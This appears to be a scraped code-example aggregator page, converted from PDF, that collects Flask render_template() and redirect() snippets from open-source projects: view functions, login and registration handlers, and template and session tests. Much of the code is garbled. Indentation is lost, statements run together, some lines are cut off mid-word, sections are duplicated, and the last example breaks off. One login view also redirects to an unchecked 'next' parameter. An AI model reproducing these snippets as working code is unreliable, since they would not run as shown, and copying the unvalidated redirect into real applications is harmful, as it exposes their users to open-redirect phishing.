
5 vo

```
def index():  
    user = flask.g.user  
  
    return flask.render_template('index.html',  
        title='Home',  
        user=user,  
        auth_url=get_google_authorization_url())
```

### Example 11

Project: *Home\_Surveillance\_with\_Python* Author: *kalfasyan* File: [app.py](#) [MIT License](#)

5 vo

```
def index():  
    """Video streaming home page."""  
  
    return render_template('index.html')
```

### Example 12

[Project: PyTorch-Sentiment-Analysis-deployed-with-Flask](#) Author: [oliverproud](#) File: [script.py](#) MIT

5 vo

### [License](#)

```
def index():

# Displays the shown string above the user entered text
header_review = "Review:"

# Displays the show string above the model determined sentiment
header_sentiment = "Sentiment:"

print(request.args)

# Contains a dictionary containing the parsed contents of the query
string if(request.args):

# Passes contents of query string to the prediction function
# contained in x_input, prediction =
predict_sentiment(request.args['text_in']) print(prediction[0]['prob'])

# Indexes the returned dictionary for the sentiment probability
if((prediction[0]['prob']) > 0.5):

prediction = "Positive"

return flask.render_template('index.html', text_in=x_input, predictio
else:

prediction = "Negative"

return flask.render_template('index.html', text_in=x_input, predictio

# If the parsed query string does not contain anything then return
index page else:
```

```
return flask.render_template('index.html')
```

### Example 13

Project: *gitlab-freak* Author: *Pegase745* File: [init.py](#) MIT License

5 vo

```
def dependencies(project_id):
```

```
    """Page showing status of a project dependencies."""
```

```
    dependencies = ProjectDependency.by_project(project_id)
    return render_template('dependencies.html', dependencies=dependencies)
```

### Example 14

Project: *flaskit* Author: *elston* File: [views.py](#) MIT License

5 vo

```
def index():
```

```
    login_url = app.config.get('LOGIN_URL')
```

```
    return render_template('lending/index.html', login_url=login_url,
```

```
)
```

### Example 15

Project: *flaskit* Author: *elston* File: [views.py](#) MIT License

5 vo

```
def eggs():
```

```
    login_url = app.config.get('LOGIN_URL')
```

```
    return render_template('lending/eggs.html', login_url=login_url,
```

)

## Example 16

Project: *flaskit* Author: *elston* File: [\*views.py\*](#) MIT License

5 vo

```
def login():
```

```
# ..
```

```
form = LoginForm(request.form) if request.method == 'POST':
```

```
if form.validate_on_submit():
```

```
login_user(form.user)
```

```
redirect_url = request.args.get('next') or url_for('admin.index') return  
redirect(redirect_url)
```

```
else:
```

```
flash_errors(form)
```

```
# ..
```

```
return render_template('accounts/login.html', form=form) Example  
17
```

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [\*main.py\*](#) Apache License 2.0

5 vo

```
def index():
```

```
return render_template('index.html')
```

## Example 18

[Project: Flask-Python-GAE-Login-Registration](#) [Author: orymeyer](#) [File: blueprints.py](#) [Apache License](#)

5 vo

[2.0](#)

```
def test_templates_and_static(self):  
    app = moduleapp  
    app.testing = True  
    c = app.test_client()  
    rv = c.get('/')  
  
    self.assert_equal(rv.data, b'Hello from the Frontend')  
    rv = c.get('/admin/')  
  
    self.assert_equal(rv.data, b'Hello from the Admin')  
    rv = c.get('/admin/index2')  
  
    self.assert_equal(rv.data, b'Hello from the Admin')  
    rv = c.get('/admin/static/test.txt')  
  
    self.assert_equal(rv.data.strip(), b'Admin File')  
    rv.close()  
  
    rv = c.get('/admin/static/css/test.css')  
  
    self.assert_equal(rv.data.strip(), b'/* nested file */')  
    rv.close()  
  
    with app.test_request_context():  
        self.assert_equal(flask.url_for('admin.static', filename='test.txt'),  
                         '/admin/static/test.txt')
```

```
with app.test_request_context():
    try:
        flask.render_template('missing.html')
    except TemplateNotFound as e:
        self.assert_equal(e.name, 'missing.html')
    else:
        self.assert_true(0, 'expected exception')

with flask.Flask(__name__).test_request_context():
    self.assert_equal(flask.render_template('nested/nested.txt'), 'I\'m n
```

### Example 19

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

### 2.0

```
def test_template_filter_with_template(self):
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_filter()
    def super_reverse(s):
        return s[::-1]
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    @app.route('/')
    def index():
        return flask.render_template('index.html')
```

```
def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

## Example 20

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

### 2.0

```
def test_add_template_filter_with_template(self): bp =
flask.Blueprint('bp', __name__)

def super_reverse(s):

    return s[::-1]

bp.add_app_template_filter(super_reverse)

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

## Example 21

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_filter_with_name_and_template(self): bp = flask.Blueprint('bp', __name__)

@bp.app_template_filter('super_reverse')

def my_reverse(s):

    return s[::-1]

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv = app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')
```

## **Example 22**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```

def test_add_template_filter_with_name_and_template(self): bp =
flask.Blueprint('bp', __name__)

def my_reverse(s):

return s[::-1]

bp.add_app_template_filter(my_reverse, 'super_reverse') app =
flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

return flask.render_template('template_filter.html', value='abcd') rv =
app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')

```

### **Example 23**

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```

def test_template_test_with_template(self):

bp = flask.Blueprint('bp', __name__)

@bp.app_template_test()

def boolean(value):

return isinstance(value, bool)

```

```
app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

## Example 24

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test_after_route_with_template(self): app =
flask.Flask(__name__)

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) bp =
flask.Blueprint('bp', __name__)

@bp.app_template_test()

def boolean(value):

    return isinstance(value, bool)
```

```
app.register_blueprint(bp, url_prefix='/py') rv =  
app.test_client().get('/')  
  
self.assert_in(b'Success!', rv.data)
```

## Example 25

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test_with_name_and_template(self): bp =  
flask.Blueprint('bp', __name__)  
  
@bp.app_template_test('boolean')  
  
def is_boolean(value):  
  
return isinstance(value, bool)  
  
app = flask.Flask(__name__)  
  
app.register_blueprint(bp, url_prefix='/py')  
  
@app.route('/')  
  
def index():  
  
return flask.render_template('template_test.html', value=False) rv =  
app.test_client().get('/')  
  
self.assert_in(b'Success!', rv.data)
```

## Example 26

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_name_and_template(self): bp = flask.Blueprint('bp', __name__)

def is_boolean(value):
    return isinstance(value, bool)

bp.add_app_template_test(is_boolean, 'boolean') app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
def index():

    return flask.render_template('template_test.html', value=False) rv = app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

## **Example 27**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def index():

    return render_template('admin/index.html')
```

## Example 28

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[init .py Apache License 2.0](#)

5 vo

```
def index2():
```

```
return render_template('./admin/index.html') Example 29
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[init .py Apache License 2.0](#)

5 vo

```
def index():
```

```
return render_template('frontend/index.html') Example 30
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[init .py Apache License 2.0](#)

5 vo

```
def index2():
```

```
return render_template('./admin/index.html') Example 31
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[init .py Apache License 2.0](#)

5 vo

```
def index():
```

```
return render_template('frontend/index.html') Example 32
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_context_processing(self):  
    app = flask.Flask(__name__)  
    @app.context_processor  
    def context_processor():  
        return {"injected_value": 42}  
    @app.route('/')  
    def index():  
        return flask.render_template('context_template.html', value=23)  
    rv = app.test_client().get('/')  
    self.assert_equal(rv.data, b'<p>23|42') Example 33
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_no_escaping(self):  
    app = flask.Flask(__name__)  
    with app.test_request_context():
```

```
self.assert_equal(flask.render_template_string('{{ foo }}',
foo='<test>'), '<test>')

self.assert_equal(flask.render_template('mail.txt', foo='<test>'),
'<test> Mail')
```

### Example 34

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

[2.0](#)

```
def test_add_template_filter_with_template(self):
    app = flask.Flask(__name__)

    def super_reverse(s):
        return s[::-1]

    app.add_template_filter(super_reverse)

    @app.route('/')
    def index():
        return flask.render_template('template_filter.html', value='abcd')
    rv = app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

### Example 35

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_template_filter_with_name_and_template(self): app = flask.Flask(__name__)

@app.template_filter('super_reverse')

def my_reverse(s):

    return s[::-1]

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv = app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

### **Example 36**

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter_with_name_and_template(self): app = flask.Flask(__name__)

def my_reverse(s):

    return s[::-1]

app.add_template_filter(my_reverse, 'super_reverse')
```

```
@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

### Example 37

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: templating.py Apache License](#)

5 vo

[2.0](#)

```
def test_template_test_with_template(self):

    app = flask.Flask(__name__)

    @app.template_test()

    def boolean(value):

        return isinstance(value, bool)

    @app.route('/')

    def index():

        return flask.render_template('template_test.html', value=False) rv =
        app.test_client().get('/')

        self.assert_in(b'Success!', rv.data)
```

### Example 38

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_template(self): app = flask.Flask(__name__)

def boolean(value):
    return isinstance(value, bool)

app.add_template_test(boolean)

@app.route('/')
def index():
    return flask.render_template('template_test.html', value=False) rv = app.test_client().get('/')

self.assert_in(b'Success!', rv.data)
```

## **Example 39**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_name_and_template(self): app = flask.Flask(__name__)

def is_boolean(value):
```

```
return isinstance(value, bool)

app.add_template_test(is_boolean, 'boolean')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False)

rv = app.test_client().get('/') self.assert_in(b'Success!', rv.data)
```

## Example 40

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

[2.0](#)

```
def test_custom_template_loader(self):

    class MyFlask(flask.Flask):

        def create_global_jinja_loader(self):

            from jinja2 import DictLoader

            return DictLoader({'index.html': 'Hello Custom World!'})

        app = MyFlask(__name__)

    @app.route('/')

    def index():

        return flask.render_template('index.html')

    c = app.test_client()
```

```
rv = c.get('/')
```

```
self.assert_equal(rv.data, b'Hello Custom World!') Example 41
```

[Project: Flask-Python-GAE-Login-Registration](#) [Author: orymeyer](#) [File: templating.py](#) [Apache License](#)

5 vo

[2.0](#)

```
def test_iterable_loader(self):
```

```
    app = flask.Flask(__name__)
```

```
    @app.context_processor
```

```
    def context_processor():
```

```
        return {'whiskey': 'Jameson'}
```

```
    @app.route('/')
```

```
    def index():
```

```
        return flask.render_template(
```

```
'no_template.xml', # should skip this one
```

```
'simple_template.html', # should render this
```

```
'context_template.html'],
```

```
value=23)
```

```
    rv = app.test_client().get('/')
```

```
    self.assert_equal(rv.data, b'<h1>Jameson</h1>') Example 42
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_filter_with_template(self): bp = flask.Blueprint('bp',  
__name__)  
  
@bp.app_template_filter()  
  
def super_reverse(s):  
  
    return s[::-1]  
  
app = flask.Flask(__name__)  
  
app.register_blueprint(bp, url_prefix='/py')  
  
@app.route('/')  
  
def index():  
  
    return flask.render_template('template_filter.html', value='abcd') rv =  
app.test_client().get('/')  
  
self.assert_equal(rv.data, b'dcba')
```

## **Example 43**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```

def test_template_filter_after_route_with_template(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('template_filter.html', value='abcd')
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_filter()
    def super_reverse(s):
        return s[::-1]
    app.register_blueprint(bp, url_prefix='/py')
    rv = app.test_client().get('/')
    self.assert_equal(rv.data, b'dcba')

```

#### **Example 44**

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```

def test_add_template_filter_with_template(self):
    bp = flask.Blueprint('bp', __name__)
    def super_reverse(s):
        return s[::-1]
    bp.add_app_template_filter(super_reverse)

```

```
app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

## Example 45

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_filter_with_name_and_template(self): bp =
flask.Blueprint('bp', __name__)

@bp.app_template_filter('super_reverse')

def my_reverse(s):

    return s[::-1]

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():
```

```
return flask.render_template('template_filter.html', value='abcd') rv =  
app.test_client().get('/')  
  
self.assert_equal(rv.data, b'dcba')
```

## Example 46

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test_with_template(self): bp = flask.Blueprint('bp',  
__name__)  
  
@bp.app_template_test()  
  
def boolean(value):  
  
return isinstance(value, bool)  
  
app = flask.Flask(__name__)  
  
app.register_blueprint(bp, url_prefix='/py')  
  
@app.route('/')  
  
def index():  
  
return flask.render_template('template_test.html', value=False) rv =  
app.test_client().get('/')  
  
self.assert_in(b'Success!', rv.data)
```

## Example 47

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_test_after_route_with_template(self): app = flask.Flask(__name__)

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) bp = flask.Blueprint('bp', __name__)

@bp.app_template_test()

def boolean(value):

    return isinstance(value, bool)

app.register_blueprint(bp, url_prefix='/py') rv = app.test_client().get('/')

self.assert_in(b'Success!', rv.data)
```

## **Example 48**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_template(self): bp = flask.Blueprint('bp', __name__)
```

```
def boolean(value):
    return isinstance(value, bool)

bp.add_app_template_test(boolean)

app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
def index():
    return flask.render_template('template_test.html', value=False)
    rv = app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

## Example 49

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_test_with_name_and_template(self):
    bp = flask.Blueprint('bp', __name__)

    @bp.app_template_test('boolean')

    def is_boolean(value):
        return isinstance(value, bool)

    app = flask.Flask(__name__)
```

```
app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')

self.assert_in(b'Success!', rv.data)
```

## Example 50

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_test_with_name_and_template(self): bp =
flask.Blueprint('bp', __name__)

def is_boolean(value):

    return isinstance(value, bool)

bp.add_app_template_test(is_boolean, 'boolean') app =
flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')
```

```
self.assert_in(b'Success!', rv.data)
```

## Python flask.redirect() Examples

The following are code examples for showing how to use `flask.redirect()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `everyclass-server` Author: `everyclass` File: `views.py` Mozilla Public License 2.0

```
def register():
    """注冊: 第一步: 输入学号"""
    if request.method == 'GET':
        return render_template('user/register.html')
    else:
        if not request.form.get("xb", None): # 表单为空
            flash(MSG_EMPTY_USERNAME)
            return redirect(url_for('user.register'))
        session_save_student_to_register_(request.form.get('xb', None))

        # 如果输入的学号已经注册, 跳转到登录页面
        if User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):
            flash(MSG_ALREADY_EXIST_USERNAME)
            return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

### Example 2

Project: `Flask-Python-GAE-Login-Registration` Author: `axymeyer` File: `signals.py` Apache License 2.0

```
def test_flash_signal(self):
    app = flask.Flask(__name__)
    app.config['SECRET_KEY'] = 'secret'

    @app.route('/')
    def index():
        flask.flash('This is a flash message', category='notice')
        return flask.redirect('/other')

    recorded = []
    def record(sender, message, category):
        recorded.append((message, category))

    flask.message_flashed.connect(record, app)
    try:
        client = app.test_client()
        with client.session_transaction():
            client.get('/')
            self.assertEqual(len(recorded), 1)
            message, category = recorded[0]
            self.assertEqual(message, 'this is a flash message')
            self.assertEqual(category, 'notice')
    finally:
        flask.message_flashed.disconnect(record, app)
```

### Example 3

Python flask.redirect() Examples The following are code examples for showing how to use `flask.redirect()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `everyclass-server` Author: `everyclass` File: [views.py](#) Mozilla Public License 2.0

7 vo

```
def register():

    """注册：第一步：输入学号"""

    if request.method == 'GET':

        return render_template('user/register.html')

    else:

        if not request.form.get("xh", None): # 表单为空

            flash(MSG_EMPTY_USERNAME)

        return redirect(url_for("user.register"))

        _session_save_student_to_register_(request.form.get("xh", None))

        # 如果输入的学号已经注册，跳转到登录页面

        if

            User.exist(session[SESSION_STUDENT_TO_REGISTER].sid_orig):

                flash(MSG_ALREADY_REGISTERED)

        return redirect(url_for('user.login'))

    return redirect(url_for('user.register_choice'))
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [signals.py](#) Apache License 2.0

6 vo

```
def test_flash_signal(self):
    app = flask.Flask(__name__)
    app.config['SECRET_KEY'] = 'secret'
    @app.route('/')
    def index():
        flask.flash('This is a flash message', category='notice')
        return flask.redirect('/other')

    recorded = []

    def record(sender, message, category):
        recorded.append((message, category))

    flask.message_flashed.connect(record, app)

    try:
        client = app.test_client()
        with client.session_transaction():
            client.get('/')
        self.assert_equal(len(recorded), 1)
        message, category = recorded[0]
```

```
self.assert_equal(message, 'This is a flash message')
self.assert_equal(category, 'notice')
```

finally:

```
flask.message_flashed.disconnect(record, app)
```

### Example 3

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [signals.py](#) Apache License 2.0

6 vo

```
def test_flash_signal(self):
    app = flask.Flask(__name__)
    app.config['SECRET_KEY'] = 'secret'
    @app.route('/')
    def index():
        flask.flash('This is a flash message', category='notice')
        return flask.redirect('/other')
    recorded = []
    def record(sender, message, category):
        recorded.append((message, category))
    flask.message_flashed.connect(record, app)
    try:
        client = app.test_client()

```

```
with client.session_transaction():

    client.get('/')

    self.assert_equal(len(recorded), 1)

    message, category = recorded[0]

    self.assert_equal(message, 'This is a flash message')
    self.assert_equal(category, 'notice')

finally:

    flask.message_flashed.disconnect(record, app)
```

## Example 4

Project: *everyclass-server* Author: *everyclass* File: [views.py Mozilla Public License 2.0](#)

6 vo

```
def register_by_email():

    """注册： 第三步： 使用邮箱验证注册"""

    if not session.get(SESSION_STUDENT_TO_REGISTER, None): #
        步骤异常， 跳回第一步

    return redirect(url_for('user.register'))

    sid_orig = session[SESSION_STUDENT_TO_REGISTER].sid_orig if
    User.exist(sid_orig):

        return render_template("common/error.html",
            message=MSG_ALREADY_REGISTERED

    request_id = IdentityVerification.new_register_request(sid_orig,
        "email", ID_S
```

```
with tracer.trace('send_email'):  
try:  
    rpc_result = Auth.register_by_email(request_id, sid_orig) except  
        Exception as e:  
    return handle_exception_with_error_page(e)  
if rpc_result['acknowledged']:  
    return render_template('user/emailSent.html',  
        request_id=request_id) else:  
    return render_template('common/error.html',  
        message=MSG_INTERNAL_ERROR) Example 5
```

Project: *pysos* Author: *xmnlab* File: [views.py](#) [GNU General Public License v3.0](#)

6 vo

```
def register_view(self):  
    form = RegistrationForm(request.form)  
    if helpers.validate_form_on_submit(form): user = User()  
    form.populate_obj(user)  
  
    # we hash the users password to avoid saving it as plaintext in the db  
  
    # remove to use plain text:  
  
    user.password = generate_password_hash(form.password.data)  
    db_session.add(user)  
  
    db_session.commit()
```

```
login.login_user(user)

return redirect(url_for('.index'))

link = '<p>Already have an account? <a href="" +  
url_for('.login_view') +  
self._template_args['form'] = form  
self._template_args['link'] = link  
return super(PySOSAdminView, self).index()
```

## Example 6

Project: *zmirror* Author: *aploium* File: [\*custom\\_func.sample.py\*](#) [MIT License](#)

6 vo

```
def custom_prior_redirect_func(request, parse):
```

""""

用于在 `prior_request_redirect` 阶段的自定义重定向

若返回一个 `flask.Response` 对象, 则执行重定向, 直接返回这个 `Response` 若返回 `None`, 则不进行重定向

不应该修改 `parse` 变量 (添加头和 cookie 除外)

详见 `config\_default.py` 中 `Custom Redirection` 部分

:param request: flask request object

:type request: Request

:param parse: the zmirror parse variable

```
:type parse: ZmirrorThreadLocal  
:rtype: Union[Response, None]  
"""  
  
print(request.url, parse.remote_url)  
  
from flask import redirect  
  
# 如果你想重定向, 请使用这句  
  
# return redirect("/location/you/want/ redirect/to") return None # 不进  
行自定义重定向
```

## Example 7

Project: *flasky* Author: *RoseOu* File: [signals.py](#) MIT License

6 vo

```
def test_flash_signal(self):  
  
    app = flask.Flask(__name__)  
  
    app.config['SECRET_KEY'] = 'secret'  
  
    @app.route('/')  
  
    def index():  
  
        flask.flash('This is a flash message', category='notice')  
        return flask.redirect('/other')  
  
    recorded = []  
  
    def record(sender, message, category):  
  
        recorded.append((message, category))
```

```
flask.message_flashed.connect(record, app)

try:

    client = app.test_client()

    with client.session_transaction():

        client.get('/')

        self.assert_equal(len(recorded), 1)

        message, category = recorded[0]

        self.assert_equal(message, 'This is a flash message')
        self.assert_equal(category, 'notice')

    finally:

        flask.message_flashed.disconnect(record, app)
```

## Example 8

Project: *flasky* Author: *RoseOu* File: [flask\\_sslify.py](#) [MIT License](#)

6 vo

```
def redirect_to_ssl(self):

    """Redirect incoming requests to HTTPS."""

    # Should we redirect?

    criteria = [
        request.is_secure,
        current_app.debug,
        request.headers.get('X-Forwarded-Proto', 'http') == 'https'
```

```
]  
  
if not any(criteria) and not self.skip:  
  
    if request.url.startswith('http://'):  
  
        url = request.url.replace('http://', 'https://', 1) code = 302  
  
    if self.permanent:  
  
        code = 301  
  
    r = redirect(url, code=code)  
  
return r
```

## Example 9

Project: *Nurevam* Author: *Maverun* File: [custom commands.py](#) MIT License

```
6 vo  
  
def edit_customcmd(cog,server_id, name):  
  
    new_name = request.form.get("cmd_name") content =  
    request.form.get("cmd_content") brief =  
    request.form.get("cmd_brief") if new_name == "":  
  
        flash("Name cannot be blank!", "warning") else:  
  
            # delete old database  
  
            db.hdel("{}:Customcmd:content".format(server_id), name) db.hdel("{}:Customcmd:brief".format(server_id), name) db.hdel("{}:Customcmd:owner".format(server_id), name) db.srem("{}:Customcmd:name".format(server_id), name)
```

```
# adding, if there is a way to rename them in hash, that would be great...
db.hset("{}:Customcmd:content".format(server_id), new_name, content)
db.hset("{}:Customcmd:brief".format(server_id), new_name, brief)
db.hset("{}:Customcmd:owner".format(server_id), new_name, utils.session["u"])
db.sadd("{}:Customcmd:name".format(server_id), new_name)
db.sadd("{}:Customcmd:update_delete".format(server_id), new_name)
```

```
flash("Update from {} to {}".format(name,new_name), "success")
return redirect(url_for("customcmd.customcmd",
server_id=server_id, cog="cust"))
```

Project: *Nurevam* Author: *Maverun* File: [utils.py](#) MIT License

6 vo

```
def require_auth(f):
    @wraps(f)
    def wrapper(*args, **kwargs):
        # Does the user have an api_token?
        api_token = session.get('api_token')
        if api_token is None:
            log.info("No api token, redirect to login")
            return redirect(url_for('login'))
        # Does his api_key is in the db?
        user_api_key = db.get('user:{}:api_key'.format(api_token['user_id']))
        if user_api_key != api_token['api_key']:
```

```
log.info("API key dont match, refresh them") return  
redirect(url_for('login'))
```

```
return f(*args, **kwargs)
```

```
return wrapper
```

### Example 11

Project: *Nurevam* Author: *Maverun* File: [profile.py](#) MIT License

```
6 vo
```

```
def update_profile(): #Update a setting.
```

```
list_point = dict(request.form)
```

```
list_point.pop('_csrf_token',None)
```

```
path = "Profile:{}".format(session['user']['id']) warning = False
```

```
warning_msg = "One of those have failed, Please double check {} "
```

```
warning_list =[]
```

```
for x in list_point:
```

```
print(x)
```

```
if request.form.get(x) == "":
```

```
db.hdel(path,x)
```

```
continue
```

```
elif x == "osu":
```

```
results = osu_api.get_user(request.form.get(x)) if results == []:
```

```
warning = True
```

```
warning_list.append(x)

continue

db.hset(path,x,request.form.get(x))

if warning:

    flash(warning_msg.format(",".join(warning_list)), 'warning') else:

        flash('Settings updated!', 'success')

return redirect(url_for('profile.profile'))
```

## Example 12

Project: *Nurevam* Author: *Maverun* File: [profile.py](#) MIT License

6 vo

```
def anilist_request():

    code = request.args.get("code")

    header = {'Content-Type': 'application/json','Accept':
    'application/json'}

    r = requests.post("https://anilist.co/api/v2/oauth/token",json = {

        'client_id':str(utils.data_info.anilist_id),

        'client_secret':utils.data_info.anilist_token,

        'redirect_uri':url_for('profile.anilist_request',_external=True),

        'grant_type': 'authorization_code',

        'code':code},headers=header)

    data =r.json()
```

```
user = session['user']

db.hmset("Profile:{}:Anilist".format(user["id"]),data)
print("Successfully create token for ",user["id"]," - ",user["username"])
flash("Anilist update!","success")
return redirect(url_for('profile.profile'))
```

### Example 13

Project: *flask-template* Author: *pwgraham91* File: [login\\_view.py](#) MIT License

5 vo

```
def dev_login(user_id):

if ENVIRONMENT == 'dev':

login_user(db.session.query(User).get(user_id))
return redirect(url_for('index'))
```

### Example 14

Project: *flask-template* Author: *pwgraham91* File: [login\\_view.py](#) MIT License

5 vo

```
def logout():

logout_user()

return flask.redirect(flask.url_for('index'))
```

### Example 15

Project: *flaskit* Author: *elston* File: [views.py](#) MIT License

5 vo

```
def login():

    # ..

    form = LoginForm(request.form)

    if request.method == 'POST':

        if form.validate_on_submit():

            login_user(form.user)

            redirect_url = request.args.get('next') or url_for('admin.index') return
            redirect(redirect_url)

    else:

        flash_errors(form)

    # ..

    return render_template('accounts/login.html', form=form)
```

**Example 16**

Project: *flaskit* Author: *elston* File: [views.py](#) [MIT License](#)

5 vo

```
def logout():

    logout_user()

    flash('You are logged out.', 'info')

    return redirect(url_for('admin.index'))
```

**Example 17**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

5 vo

```
def test_redirect_keep_session(self):
    app = flask.Flask(__name__)
    app.secret_key = 'testing'
    @app.route('/', methods=['GET', 'POST'])
    def index():
        if flask.request.method == 'POST':
            return flask.redirect('/getsession')
            flask.session['data'] = 'foo'
        return 'index'
    @app.route('/getsession')
    def get_session():
        return flask.session.get('data', '<missing>')
    with app.test_client() as c:
        rv = c.get('/getsession')
        assert rv.data == b'<missing>'
        rv = c.get('/')
        assert rv.data == b'index'
        assert flask.session.get('data') == 'foo'
```

```
rv = c.post('/', data={}, follow_redirects=True) assert rv.data == b'foo'

# This support requires a new Werkzeug version

if not hasattr(c, 'redirect_client'):

    assert flask.session.get('data') == 'foo'

rv = c.get('/getsession')

assert rv.data == b'foo'
```

## Example 18

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

5 vo

```
def test_redirect_keep_session():

    app = flask.Flask(__name__)

    app.secret_key = 'testing'

    @app.route('/', methods=['GET', 'POST'])

    def index():

        if flask.request.method == 'POST':

            return flask.redirect('/getsession')

            flask.session['data'] = 'foo'

        return 'index'

    @app.route('/getsession')

    def get_session():
```

```
return flask.session.get('data', '<missing>') with app.test_client() as c:  
  
    rv = c.get('/getsession')  
  
